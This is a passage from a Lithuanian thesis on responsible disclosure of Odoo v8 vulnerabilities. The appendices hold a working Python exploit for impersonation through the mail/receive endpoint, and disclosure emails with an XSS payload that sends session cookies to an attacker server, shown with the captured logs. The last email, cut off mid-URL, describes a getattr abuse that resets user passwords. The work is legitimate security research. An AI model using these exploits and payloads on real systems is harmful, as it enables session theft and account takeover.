vėliau *Odoo* komanda įvertino pažeidžiamumą kaip mažai tikėtiną, kadangi jo išnaudojimas reikalauja socialinės inžinerijos taigi yra nepraktiškas. Dėl šios priežasties tokio tipo (atspindėto failo atsiuntimo) pažeidžiamumai *Odoo* atsakingo atskleidimo procedūros aprašymo puslapyje buvo įtraukti į sąrašą pažeidžiamumų, kurių *Odoo* saugos komanda nelaiko svarbiais ir reikalaujančiais pataisymo.

Odoo saugumo komanda teigiamai įvertino visus pranešimus apie pažeidžiamumus (skyrelis 6.3., žr. psl. 73, Pranešimai apie pažeidžiamumus):

- „*Dėkojame už išsamią saugumo ataskaitą! Panašu, jog pažeidžiamumas egzistuoja ir mes jį sutvarkysime kaip įmanoma greičiau. <...> Dar kartą dėkojame už puikią ataskaitą ir kantrybę!*“ (skyrelis 6.3.1.2. žr. psl. 76, Odoo saugumo komandos atsakymas).
- „*Atsiprašome už uždelstą atsakymą ir dėkojame puikią saugumo ataskaitą su visomis reikalingomis detalėmis ir puikiu pataisymu! <...> Dar kartą dėkojame už puikią ataskaitą!*“ (skyrelis 6.3.2.2. žr. psl. 80, Odoo saugumo komandos atsakymas).
- „*Ačiū už dar vieną puikią saugumo ataskaitą! <...> Mes sutinkame, jog šis getattr() panaudojimas yra nesaugus ir jūsų analizė yra 100 % teisinga. <...> Dar kartą ačiū!*“ (skyrelis 6.3.3.2. žr. psl. 82, Odoo saugumo komandos atsakymas).
- „*Ačiū, jog atsiuntėte šią itin detalizuotą ir puikiai aprašytą saugumo ataskaitą. <...> Labai ačiū jog bendradarbiaujate su mumis siekiant padaryti Odoo saugesnę!*“ (skyrelis 6.3.4.2. žr. psl. 84, Odoo saugumo komandos atsakymas).
- „*Dar kartą, jūsų problemos analizė yra 100 % teisinga, o jūsų ataskaita išsamiai aprašyta! <...> Labai ačiū už itin tikslų tyrimą ir pagalbą siekiant padaryti Odoo saugesnę!*“ (skyrelis 6.3.5.2. žr. psl. 87, Odoo saugumo komandos atsakymas).
- „*Dėkojame, jog pateikėte dar vieną išsamiai aprašytą saugumo pranešimą Odoo saugumo komandai! <...> Dar kartą dėkojame, jog dirbate kartu su mumis siekiant padaryti Odoo saugesnę!*“ (skyrelis 6.3.6.2. žr. psl. 89, Odoo saugumo komandos atsakymas).


Vienas iš atskleistų pažeidžiamumų (skyrelis 3.1.1. žr. psl. 43, XSS pažeidžiamumas „website“ modulyje) ištaisytas *Odoo* VVS projekto *Git* versijavimo sistemos repozitorijos įrašu *1d25fe1e05d61c9b6be5d3bd25a65e5b8c4696b7*[9]:



4.1 pav. Ištaisyto pažeidžiamumo įrašas *Odoo Git* repozitorijoje

[9] https://github.com/odoo/odoo/commit/1d25fe1e05d61c9b6be5d3bd25a65e5b8c4696b7

Atsidėkodami už pagalbą tobulinant *Odoo* VVS saugumą, *Odoo* saugumo komanda įtraukė darbo autoriaus vardą į saugumo tyrėjų garbės lentą[10]:



4.2 pav. *Odoo* saugumo tyrėjų garbės lenta

4.3. Tyrimo išvados

1. Pranešus apie aptiktus galimus pažeidžiamumus, *Odoo* VVS saugumo komandos atsako bendruoju atveju sulaukta vidutiniškai per 3 dienas. Iš to galima daryti išvadą, jog pasirinktas pranešimo formatas yra tinkamas efektyviam bendradarbiavimui su programinės įrangos kūrėju, siekiant ištaisyti galimus pažeidžiamumus.
2. Visi iš šešių atskleistų galimų pažeidžiamumų programinės įrangos kūrėjų buvo įvertinti kaip pagrįsti ir tikėtinos rizikos (nuo žemos iki aukštos (7,1 balo pagal *CVSS*)). Iš to galima daryti išvadą, jog atlikta tinkama pažeidžiamumų analizė.
3. Pasiūlius pataisymus nustatytiems pažeidžiamumams, 4-iais iš 5-ių atvejų pateiktas pataisymas *Odoo* saugumo komandos buvo įvertintas kaip tinkamas. Vienu iš atvejų pataisymas buvo įvertintas kaip teisingas, tačiau *Odoo* saugumo komanda pasiūlė tinkamesnį, vartotojo įsikišimo nereikalaujantį pataisymą. Tai parodo, jog programinės įrangos projekto kūrėjai atsižvelgia į bendruomenės narių siūlomus pataisymus ir bendradarbiauja siekiant optimalaus pataisymo.

[10] https://www.odoo.com/page/responsible-disclosure

5. REZULTATŲ APIBENDRINIMAS IR IŠVADOS

1. Įvertinus didėjantį aptinkamų programinių saugumo pažeidžiamumų kiekį, galima pastebėti, jog pažeidžiamumų paieška yra svarbi procedūra siekiant sumažinti saugos incidento tikimybę.
2. Apžvelgus prieinamas atvirąsias verslo valdymo sistemas tolimesniam tyrimui pasirinkta *Odoo* VVS projekto aštuntoji versija, atsižvelgiant į šio tipo sistemų operuojamų duomenų jautrumą, projekto populiarumą, projekto bendruomenės išreikštą norą atlikti projekto kodo bazės saugumo auditą ir turimas žinias apie šios VVS veikimą ir naudojamas technologijas.
3. Naudojant sukurtą automatizuoto *Odoo* VVS ataskaitų tikrinimo nuo *XSS* pažeidžiamumų modulį atliktas egzistuojančių *Odoo* VVS ataskaitų patikrinimas – iš 36-ių pagrindinių ataskaitų, 21-os ataskaitos patikrinti nepavyko dėl papildomų objektų, būtinų sėkmingam dinamiškos ataskaitos sugeneravimui, trūkumo. Tokioms ataskaitos patikrinti pasiūlyta pritaikyti sukurto modulio funkcionalumą vienetų testuose. Vienoje iš sėkmingai patikrintų 15 ataskaitų („Due Payments“) aptikti 5 laukeliai, kurių išvedimas ataskaitoje sąlygoja išsaugotųjų *XSS* pažeidžiamumo atsiradimą. Tai parodo, jog sukurtas modulis tinkamas išsaugotųjų *XSS* pažeidžiamumams *Odoo* ataskaitose aptikti.
4. Tyrimo metu kodo peržiūros būdu patikrinus 55 *Odoo* VVS modulių *HTTP* valdiklių kodą (9632 kodo eilutės), nustatyti 5 galimi pažeidžiamumai. Galima išskirti, jog nustatyti skirtingų tipų bei rizikingumo lygių pažeidžiamumai.
5. Atskleidus 6 galimus pažeidžiamumus, *Odoo* saugumo komandos reakcija buvo greita (vidutiniškai 3 dienos), visi atskleisti pažeidžiamumai buvo įvertinti kaip tikėtini, pranešimų ataskaitos įvertintos kaip geros ar puikios, o pasiūlyti pataisymai daugumoje atvejų (4 iš 5) priimti kaip tinkami. Iš to galima daryti išvadą, jog atlikta tinkama pažeidžiamumų analizė, o pasiūlytas pažeidžiamumų atskleidimo formatas įgalina efektyvų ir sėkmingą pažeidžiamumų atvirojoje programinėje įrangoje atskleidimą.
6. Iš 6 atskleistų galimų pažeidžiamumų, vienas buvo ištaisytas. Tokiu būdu buvo prisidėta prie atvirosios programinės įrangos saugumo tobulinimo.
7. Kodo peržiūra, derinama su kitais metodais, gali būti panaudojama efektyviam saugumo pažeidžiamumų aptikimui.

Literatūra

1. AGENCY, Ĩ.-t. P. *Reporting Status of Vulnerability-related Information about Software Products and Websites*. 2017-03. Taip pat prieinama per internetą: `https://www.ipa.go.jp/files/000057860.pdf`. [Tinkle, žiūrėta: 2017-03-17].
2. *Verslo valdymo sistema – Vikipedija*. Taip pat prieinama per internetą: `https://lt.wikipedia.org/wiki/Verslo_valdymo_sistema`. [Tinkle, žiūrėta: 2016-01-17].
3. *List of ERP software packages - Wikipedia, the free encyclopedia*. Taip pat prieinama per internetą: `https://en.wikipedia.org/wiki/List_of_ERP_software_packages`. [Tinkle, žiūrėta: 2016-01-18].
4. *Odoo – Wikipedia, the free encyclopedia*. Taip pat prieinama per internetą: `https://en.wikipedia.org/wiki/Odoo`. [Tinkle, žiūrėta: 2016-01-06].
5. WEBBER, A. Security of Community Developed and 3Rd-party Wiki Plug-ins. Iš: *Proceedings of the 4th International Symposium on Wikis*. Porto, Portugal: ACM, 2008, 23:1–23:8. WikiSym '08. ISBN 978-1-60558-128-6. Taip pat prieinama per DOI: `10.1145/1822258.1822289`.
6. *Open Web Application Security Project (OWASP). 2013 Top 10 list*. 2013. Taip pat prieinama per internetą: `https://www.owasp.org/index.php/Top_10_2013-Top_10`. [Tinkle, žiūrėta: 2016-01-06].
7. SUN, S.-t.; WEI, T. H.; LIU, S.; LAU, S. *Classification of SQL Injection Attacks*. 2007. Taip pat prieinama per internetą: `https://courses.ece.ubc.ca/412/term_project/reports/2007-fall/Classification_of_SQL_Injection_Attacks.pdf`.
8. APPELT, D.; NGUYEN, C. D.; BRIAND, L. C.; ALSHAHWAN, N. Automated Testing for SQL Injection Vulnerabilities: An Input Mutation Approach. Iš: *Proceedings of the 2014 International Symposium on Software Testing and Analysis*. San Jose, CA, USA: ACM, 2014, psl. 259–269. ISSTA 2014. ISBN 978-1-4503-2645-2. Taip pat prieinama per DOI: `10.1145/2610384.2610403`.
9. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. New York, NY, USA: John Wiley & Sons, Inc., 2007. ISBN 9780470170779.
10. FOGIE, S.; GROSSMAN, J.; HANSEN, R.; RAGER, A.; PETKOV, P. D. *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress Publishing, 2007. ISBN 9781597491549.
11. DHAMAL, S.; MATHUR, M. Article: Analysis of Browser Defenses against XSS Attack Vectors. Iš: 2013-10, t. ICGCT, psl. 6–10. Nr. 3. Taip pat prieinama per internetą: `http://research.ijcaonline.org/icgct/number3/icgct1322.pdf`.

12. *Top 10 2013-A7-Missing Function Level Access Control - OWASP*. 2013. Taip pat prieinama per internetą: https://www.owasp.org/index.php/Top_10_2013-A7-Missing_Function_Level_Access_Control. [Tinkle, žiūrėta: 2016-01-16].
13. BARTH, A.; JACKSON, C.; MITCHELL, J. C. Robust Defenses for Cross-Site Request Forgery. Iš: *To appear at the 15th ACM Conference on Computer and Communications Security (CCS 2008)*. 2008. Taip pat prieinama per internetą: https://seclab.stanford.edu/websec/csrf/csrf.pdf.
14. (IETF), I. E. T. F. *Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content*. 2014-06. ISSN 2070-1721. Taip pat prieinama per internetą: https://tools.ietf.org/html/rfc7231.html. RFC.
15. SAMETINGER, J. *Software Engineering with Reusable Components*. New York, NY, USA: Springer-Verlag New York, Inc., 1997. ISBN 3-540-62695-6. Taip pat prieinama per internetą: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.94.1888.
16. *Top 10 2013-A9-Using Components with Known Vulnerabilities - OWASP*. 2013. Taip pat prieinama per internetą: https://www.owasp.org/index.php/Top_10_2013-A9-Using_Components_with_Known_Vulnerabilities. [Tinkle, žiūrėta: 2016-01-17].
17. *CWE-601: URL Redirection to Untrusted Site ('Open Redirect') (2.9)*. Taip pat prieinama per internetą: https://cwe.mitre.org/data/definitions/601.html. [Tinkle, žiūrėta: 2016-01-17].
18. PETUKHOV, A.; KOZLOV, D. Detecting Security Vulnerabilities in Web Applications Using Dynamic Analysis with Penetration Testing. Taip pat prieinama per internetą: https://www.owasp.org/images/3/3e/OWASP-AppSecEU08-Petukhov.pdf.
19. SUTTON, M.; GREENE, A.; AMINI, P. *Fuzzing: Brute Force Vulnerability Discovery*. Addison-Wesley Professional, 2007. ISBN 0321446119.
20. NGUYEN-TUONG, A.; GUARNIERI, S.; GREENE, D.; EVANS, D. Automatically hardening web applications using precise tainting. Iš: *In 20th IFIP International Information Security Conference*. 2005, psl. 372–382. Taip pat prieinama per internetą: http://www.cs.virginia.edu/~techrep/CS-2004-36.pdf.
21. HAFIF, O. *Reflected File Download - A New Web Attack Vector*. 2014-11. Taip pat prieinama per internetą: https://drive.google.com/file/d/0B0KLoHg_gR_XQnV4RVhlNl96MHM/view.

6. PRIEDAI

6.1. Ataskaitų tikrinimo rezultatai

6.1 lentelė. Ataskaitų tikrinimo rezultatai

Nr.	Ataskaita	Rezultatai
1	*Account tax*	Patikrinti nepavyko
2	*Aged Partner Balance*	Patikrinti nepavyko
3	*Analytic Balance*	Patikrinti nepavyko
4	*Analytic Journal*	Patikrinti nepavyko
5	*Attendance Error Report*	Patikrinti nepavyko
6	*BOM Structure*	Pažeidžiamiumų neaptikta
7	*Central Journal*	Patikrinti nepavyko
8	*Cost Ledger*	Patikrinti nepavyko
9	*Cost Ledger (Only quantities)*	Patikrinti nepavyko
10	*Due Payments*	5 pažeidžiami laukai
11	*Financial report*	Patikrinti nepavyko
12	*General Journal*	Patikrinti nepavyko
13	*General Ledger*	Patikrinti nepavyko
14	*Inventory*	Patikrinti nepavyko
15	*Inverted Analytic Balance*	Patikrinti nepavyko
16	*Invoices*	Pažeidžiamiumų neaptikta
17	*Journal*	Patikrinti nepavyko
18	*Journal*	Patikrinti nepavyko
19	*Location BarCode*	Pažeidžiamiumų neaptikta
20	*Lot BarCode*	Pažeidžiamiumų neaptikta
21	*Package BarCode*	Pažeidžiamiumų neaptikta
22	*Package BarCode with Contents*	Pažeidžiamiumų neaptikta
23	*Partner Balance*	Patikrinti nepavyko
24	*Partner Ledger*	Patikrinti nepavyko
25	*Partner Ledger*	Patikrinti nepavyko
26	*PaySlip Details*	Pažeidžiamiumų neaptikta
27	*PaySlip Lines By Conribution Register*	Pažeidžiamiumų neaptikta
28	*Payslip*	Pažeidžiamiumų neaptikta
29	*Picking*	Pažeidžiamiumų neaptikta
30	*Pricelist*	Patikrinti nepavyko
31	*Production Order*	Pažeidžiamiumų neaptikta
32	*Purchase Order*	Pažeidžiamiumų neaptikta
33	*Quotation / Order*	Pažeidžiamiumų neaptikta
34	*Request for Quotation*	Pažeidžiamiumų neaptikta
35	*Timesheet Profit*	Patikrinti nepavyko
36	*Trial Balance*	Patikrinti nepavyko

6.2. Pažeidžiamumų išnaudojimo kodo pavyzdžiai

6.2.1. Autentifikacijos/autorizacijos apėjimo pažeidžiamumo „mail“ modulyje išnaudojimo kodo pavyzdys

```
# -*- coding: utf-8 -*-
from __future__ import print_function, unicode_literals

import argparse
import base64
import json
import os
import urllib2

from email.mime.application import MIMEApplication
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText


def build_email_message(message_id, sender, body, subject=None,
                        recipients=None, attachments=None):
    if recipients is None:
        recipients = []
    if attachments is None:
        attachments = []
    if not (message_id.startswith('<') and message_id.endswith('>')):
        message_id = '<{0}>'.format(message_id)

    msg = MIMEMultipart()
    msg['From'] = sender
    msg['To'] = ', '.join(recipients) if recipients else ''
    msg['Subject'] = subject or ''
    msg['In-Reply-To'] = message_id

    msg.attach(MIMEText(body))

    for fn in attachments:
        with open(fn, 'rb') as f:
            filename = os.path.basename(fn)
            part = MIMEApplication(
                f.read(),
                name=filename,
            )
            part['Content-Disposition'] = 'attachment; filename="{0}"'.format(
                filename)
            msg.attach(part)
    return msg
```

```
43
44
45  def build_payload(database, email_msg):
46      return json.dumps({
47          'databases': {
48              database: base64.b64encode(
49                  email_msg.as_string().encode('ascii')).decode('ascii'),
50          },
51      })
52
53
54  def exploit(odoo_url, database, email_msg):
55      prefix = '' if odoo_url.endswith('/') else '/'
56      url = '{odoo_url}{prefix}mail/receive'.format(**locals())
57
58      payload = build_payload(database, email_msg)
59      headers = {
60          b'Content-Type': b'application/json',
61      }
62
63      request = urllib2.Request(url, data=payload, headers=headers)
64      response = urllib2.urlopen(request)
65      return response.read()
66
67
68  def main():
69      parser = argparse.ArgumentParser(
70          description='Demonstration of an impersonation attack using '
71                      'Odoo mail/receive endpoint in mail module',
72      )
73      parser.add_argument(
74          'odoo_url',
75          help='Odoo instance URL',
76      )
77      parser.add_argument(
78          'db',
79          help='name of Odoo database to use',
80      )
81      parser.add_argument(
82          'message_id',
83          help='message ID of a previously received email from Odoo',
84      )
85      parser.add_argument(
86          'sender',
87          help='sender email',
88      )
89      parser.add_argument(
90          '--to',
91          dest='recipients',
```

```
92          help='email recipients. This flag can occur multiple times',
93          action='append',
94      )
95      parser.add_argument(
96          '--subject',
97          help='email subject. Default: %(default)s',
98          default='Reply',
99      )
100     parser.add_argument(
101         '-a',
102         '--attach',
103         dest='attachments',
104         action='append',
105         help='path to attachment file. This flag can occur multiple times',
106     )
107
108     group = parser.add_mutually_exclusive_group()
109     group.add_argument(
110         '--body',
111         help='email body text',
112     )
113     group.add_argument(
114         '--file',
115         type=argparse.FileType(mode='r'),
116         help='email body text file',
117     )
118
119     args = parser.parse_args()
120     body = args.body if args.body else args.file.read()
121
122     email_msg = build_email_message(
123         args.message_id,
124         args.sender,
125         body,
126         recipients=args.recipients,
127         attachments=args.attachments,
128     )
129     print(exploit(args.odoo_url, args.db, email_msg))
130
131
132 if __name__ == '__main__':
133     main()
```

6.3. Pranešimai apie pažeidžiamumus

6.3.1. XSS pažeidžiamumas „account“ modulyje

6.3.1.1. Pranešimas apie pažeidžiamumą

```
Hello,
I've discoverd a XSS vulnerability in the '*report_overdue*' report in the '
*account*' module
(
https://github.com/odoo/odoo/blob/8.0/addons/account/views/report_overdue.xml#L10
).

This affects only v8.0 (as far as I can tell, it was removed in 9.0 and
QWeb is
not used in 7.0).

The following example was prepared using a local instance of Odoo v8.0 (git
commit: 1545591) and a local test database.

Prerequisites
To demonstrate the possibility to execute an XSS attack when rendering PDF,
we need a simple HTTP server.
I've used one locally with the help of Python's *SimpleHTTPServer* module:

    python -m SimpleHTTPServer

Now I have a server running on *localhost:8000* port. For the sake of not
mixing this server with the Odoo server, let's call this
server the "Attack" server from this point onwards.

Steps to reproduce

I am using a fresh database, using demo data, with 'account' module
installed.
I've tested it using Firefox 40.0.3 and Google Chromium 45.0.2454.85
browsers using the default "admin" and "demo" users.

*1) *Go to *Sale -> Customers -> "Agrolait"*, click *Edit*, enter this
code, for example, instead of street address.

<script>
window.onload = function() {
    alert('XSS');
    document.body.insertAdjacentHTML('afterbegin', '<img src="
http://localhost:8000/' + document.cookie + '" />');
};
```

```
</script>

and click "*Save*". Note that I've used my server's address
*(localhost:8000)* which I've created previously.

*2)* Click "*Print*" -> "*Due Payments*".

*a) This assumes wkhtmltopdf is installed on Odoo server.*

*Expected results:*
- The browser download dialog pops-up with the report PDF.
- No alert message;
- No output in the Attack server logs.

*Actual results:*
- The browser download dialog pops-up with the report PDF.
- No alert message;
- In the output window of our Attack server, we see:
127.0.0.1 - - [10/Sep/2015 15:59:15] "GET
/%22session_id%3D1363d99e9910756ef44534843ae1585349e075f6%22 HTTP/1.1" 404 -

*b)*
*This assumes wkhtmltopdf is not installed on Odoo server.*
*Expected results:*- The report HTML preview window pops-up.
- No alert message;
- No output in the Attack server logs.

*Actual results:*
- The report HTML preview window pops-up.
- Alert window with text 'XSS' pops-up.
- In the output window of our Attack server, we see something like this:
127.0.0.1 - - [10/Sep/2015 16:15:57] "GET
/%22session_id%3D1363d99e9910756ef44534843ae1585349e075f6%3B%20last_used_database%3Dxxx%3B%
    ↪ 20instance0%7Csession_id%3D%2522f7eb4d1372e34e0785e5398aa9074b89%2522%3B%
    ↪ 20website_lang%3Den_US%3B%20sid%3Dec56a0f0515f45d48ef13cd36744ea781bd5c10a%22
HTTP/1.1" 404 -

*3) *Our JavaScript will also be executed when visiting the Overdue
Payments report web page:
"http://<server-address>/report/html/account.report_overdue/<customer-id>",
eg. in my case: "http://localhost:8069/report/html/account.report_overdue/7
".


*Expected results:*- The report HTML preview is rendered.
- No alert message;
- No output in the Attack server logs.

*Actual results:*
```

- The report HTML preview is rendered.
- Alert window with text 'XSS' pops-up.
- In the output window of our Attack server, we see something like this:

```
127.0.0.1 - - [10/Sep/2015 16:19:50] "GET
/%22session_id%3D1363d99e9910756ef44534843ae1585349e075f6%3B%20last_used_database%3Dxxx%3B%
    ↪ 20instance0%7Csession_id%3D%2522f7eb4d1372e34e0785e5398aa9074b89%2522%3B%
    ↪ 20website_lang%3Den_US%3B%20sid%3Dec56a0f0515f45d48ef13cd36744ea781bd5c10a%22
HTTP/1.1" 404 -
```

Explanation

The line with the vulnerability (line 10 in
addons/account/views/report_overdue.xml):

```
<span t-raw="addresses[o.id].replace('\n\n', '\n').replace('\n',
'&lt;br&gt;')"/>
```

It uses raw mode in order to replace newlines with the
 tag. Thus, HTML tags inside the lines of the addresses variable are not escaped, allowing execution of <script> tags.

The slightly more intriguing result is that we were able to get the session_id even when rendering the report using wkhtmltopdf.
This happened because Odoo explicitly passes the session_id value when calling wkhtmltopdf:
https://github.com/odoo/odoo/blob/8.0/addons/report/models/report.py#L387

This vulnerability becomes more critical if the *'website_sale'* module is installed, in which case the attacker
does not require to have login access to the Odoo instance and can enter harmful JavaScript code in
one of the address fields when buying a product from the shop, as a new 'res.partner' record can be created this way.
He/she can then wait for the harmful code to be executed (when the Overdue Payments report is printed for that customer, if ever)
or try to trick an authorized user to print the report using other methods (social engineering, etc.).

Prevention
To fix this problem, we could first split the lines in the addresses variable and the iterate over them and render them escaped:

```
<t t-foreach="addresses[o.id].split('\n')" t-as="line">
    <t t-if="line">
        <t t-esc="line"/><br/>
    </t>
</t>
```

Recommendations
Other places, where similar vulnerability might occur:

addons/account_followup/views/report_followup.xm, line 24:
<https://github.com/odoo/odoo/blob/8.0/addons/account_followup/views/report_followup.xml#L24>
<p t-raw="get_text(o,data['form']['followup_id']).replace('\n', '
')"/>

openerp/addons/base/ir/ir_qweb.xml, line 13:
<https://github.com/odoo/odoo/blob/8.0/openerp/addons/base/ir/ir_qweb.xml#L13>
<i t-if="not options.get('no_marker')" class='fa fa-map-marker'/> <span
itemprop="streetAddress" t-raw="address.replace('\n',
options.get('no_tag_br') and ', ' or ('
%s' % ('' if
options.get('no_marker') else '   ')))"/>

I did not attempt to exploit these two, but I would strongly recommend you
to review them.
I would also strongly recommend you to review any usage of 't-raw' inside
QWeb reports (both in v8.0 and v9.0).

Please feel free to contact me if you need more information.
I hope this report was sufficient for you to reproduce and confirm the
vulnerability.
If not, I could record a demo video explaining the procedure step by step.

Kind regards,
Naglis Jonaitis

6.3.1.2. Odoo saugumo komandos atsakymas

Hi Naglis,

Thank you for your detailed security report! It appears quite valid and we will
handle it as quickly as possible.

We're very sorry we have apparently missed the message you sent on September
10. We've looked in the security archives and cannot locate it. We have been
changing our security response team and processes recently, so there is a
possibility it may have slipped through - sorry again about that.

The vulnerability you describe requires several steps including some that are
not under the direct control of the attacker, so it is expected to be rated
with Medium severity.

Regarding the fix, your timing is very good because our web team is reviewing
all t-raw usage (and similar XSS vectors) in the entire codebase in order to
eliminate all invalid cases.

That said, the problem with a change of template in a stable release is that
customers won't be protected simply by upgrading to the latest Odoo version,

they will have to force a resync of their report templates, which is an unfortunate extra step. Some people are bound to forget it.

As a result we'll probably try to write a mixed fix that changes the templates but also explicitly escapes a subset of dangerous characters directly in the python code ("<" might be enough in this particular context?), in order to offer a minimal protection to people who did not resync their templates. For the time being that would only cause very rare double escaping if someone happens to have a "<" sign in their address, and we'd drop the extra python escaping in the next release (as a full template sync is required upon upgrade).

We'll send you both our proposed fix and the text of the Security Advisory we plan to send out, so you can test, review them and comment.

With regard to the time frame we hope to send you everything next week, but it might take a couple days more to get the fix tested and validated.

Thanks again for your excellent report and for your patience!

-- Odoo Security Team

6.3.2. XSS pažeidžiamumas „website“ modulyje

6.3.2.1. Pranešimas apie pažeidžiamumą

Hello,

I have discovered a XSS vulnerability in Odoo v8.0 *website* module (in version 9.0 the code was moved to web_editor module). The vulnerability can be exploited using the *website_sale* module.

Affected versions are:

    8.0 (checked git HEAD: f8c261c) --
      ↪ https://github.com/odoo/odoo/blob/8.0/addons/website/models/ir_qweb.py#L306
    9.0 (checked git HEAD: 131e12b) --
      ↪ https://github.com/odoo/odoo/blob/9.0/addons/web_editor/models/ir_qweb.py#L350

The following examples were prepared using a local instance of Odoo v8.0 and v9.0 using demo data.

As far as I have checked, in order to exploit the vulnerability the attacker would require authentication and authorization to edit products.

Steps to reproduce

- Install *website_sale* module.
- Go to Sales -> Products
- Edit some product (eg. "Apple Wireless Keyboard") and change product name to:
  "/><script>alert('XSS');</script>
- Save changes and go to that product in the website shop (in version 9.0,
  click on the Published on Website button in the product form view).

Expected results

Product is displayed, no message is thrown.

Actual results

Product is displayed, message with the text XSS is thrown.

Explanation

The vulnerability manifests itself in the image QWeb widget.

This happens because the alt-field option is used in the QWeb template in the
website_sale module
(https://github.com/odoo/odoo/blob/8.0/addons/website_sale/views/templates.xml#L371),
which takes the name field of the object (in this case, a product):

```
        if options.get('alt-field') and getattr(record, options['alt-field'], None):
            alt = record[options['alt-field']]
        elif options.get('alt'):
            alt = options['alt']
        img = '<img class="%s" src="%s" style="%s"%s/>' % (
            classes, src, options.get('style', ''),
            ' alt="%s"' % alt if alt else '')
        return ir_qweb.HTMLSafe(img)
```

As we can see, the element's HTML (the img variable) is rendered using Python
string formating functions and then returned inside a ir_qweb.HTMLSafe wrapper.
However, the value is not sanitized (escaped) afterwards.

Other usage of the widget

The image widget is used elsewhere in Odoo, too:

In v8:

openerp/addons/base/ir/ir_qweb.xml
addons/website_customer/views/website_customer.xml
addons/website_crm_partner_assign/views/website_crm_partner_assign.xml
addons/website_forum/views/website_forum.xml

addons/website_sale_options/views/templates.xml
addons/website_partner/views/website_partner_view.xml
addons/website_membership/views/website_membership.xml
addons/website_blog/views/website_blog_templates.xml
addons/website_event_track/views/website_event.xml

In v9:

openerp/addons/base/ir/ir_qweb.xml
addons/website_customer/views/website_customer.xml
addons/website_crm_partner_assign/views/website_crm_partner_assign.xml
addons/website_forum/views/website_forum.xml
addons/website_sale_options/views/templates.xml
addons/website_partner/views/website_partner_view.xml
addons/website_membership/views/website_membership.xml
addons/website_blog/views/website_blog_templates.xml
addons/website_event_track/views/website_event.xml

However, the alt-field option is not used in these occasions.

Please note, that the same attack can be achieved if the exploit code is passed
as the name of CSS class or as the value of the style attribute, however, this
scenario is less likely, as the CSS class/style attribute is usually hardcoded
in the QWeb template.

Prevention

I think this issue can be prevented if the value of the alt variable is escaped
(using the html_escape function from openerp.tools) before rendering the img
element, eg:

```
        if options.get('alt-field') and getattr(record, options['alt-field'], None):
            alt = record[options['alt-field']]
        elif options.get('alt'):
            alt = options['alt']
        img = '<img class="%s" src="%s" style="%s"%s/>' % (
            classes, src, options.get('style', ''),
            ' alt="%s"' % escape(alt) if alt else '')
        return ir_qweb.HTMLSafe(img)
```

I would also suggest escaping the classes variable and the value of
options.get('style', ''). Or maybe your security team will have a nicer/better
solution.

Please feel free to contact me if you need more information regarding this
report.

I have reported a vulnerability previously and your security team somehow did
not receive my original email, so this time I would kindly ask you to reply

once you have read this email to confirm that you have, indeed, received the report.

Also, I am patiently awaiting any updates regarding my previous report of another XSS vulnerability.

Kind regards,
Naglis Jonaitis

6.3.2.2. Odoo saugumo komandos atsakymas

Hello,

Sorry for the answer delay, and thanks a lot for the excellent security report, with all required details and an excellent patch!

You are 100% correct with the description of the issue, although the issue can only be rated as "medium/low" according to our policy, because editing a product name requires elevated privileges.

With regard to the fix, we agree with your patch but we would propose a slightly altered version (see attachment for the v9 version).

The reason for our modification is the same reason why we don't think the `classes`, `style` and other attributes are a risk: because whoever has the right to edit view definition (including widget options) is an administrator of the system. They have the right to modify the source of every view and inject any Javascript code they want directly.

Do you have any feedback regarding our analysis and the patch?

We plan to commit the patches to the official source tomorrow and credit you for them (unless you have a problem with the above).

We should also be able to give you feedback very soon regarding the other vulnerability you reported.

Thanks again for the excellent report!

--
Odoo Security Team

6.3.3. Nesaugus getattr() funkcijos naudojimas modulyje „mail“

6.3.3.1. Pranešimas apie pažeidžiamumą

```
Hello,

I've discovered an unsafe use of the Python getattr() method in the 'mail'
module's MailController /mail/download_attachment endpoint. It allows an
authenticated user to run any method which takes at least five arguments (or
more, if the other arguments are optional) where the arguments are as follows
(self, cr, uid, <int>, <int>) on any OpenERP/Odoo ORM model.

Affected versions are:

    7.0 -- https://github.com/odoo/odoo/blob/7.0/addons/mail/controllers/main.py#L13
    8.0 -- https://github.com/odoo/odoo/blob/8.0/addons/mail/controllers/main.py#L15

AFAICT this endpoint was removed in version 9.0
(https://github.com/odoo/odoo/commit/
    ↪ 6baf611df1064a3ae5f6368d3a35b3c3d7779543#diff-ef8db24c2e50ba1cc7cc66c8ce43a9dbL16)

*Demonstration*
For the purposes of the demontration, I am using a local instance of Odoo v8.0
(commit: 46c5f93) running at localhost:8069 with the mail module installed.

I have searched for model methods taking five (or more, if other arguments are
optional) arguments and beginning with an underscore (as these are the
"private" methods, inaccessible via RPC). One of such methods is
_set_encrypted_password on 'res.users' model in the module 'auth_crypt'. It
takes six arguments: self, cr, uid, id, encrypted, context=None, where context
is optional, so it fits our case.

Let's construct a URL to the controller in question:
http://localhost:8069/mail/download_attachment?model=res.users&
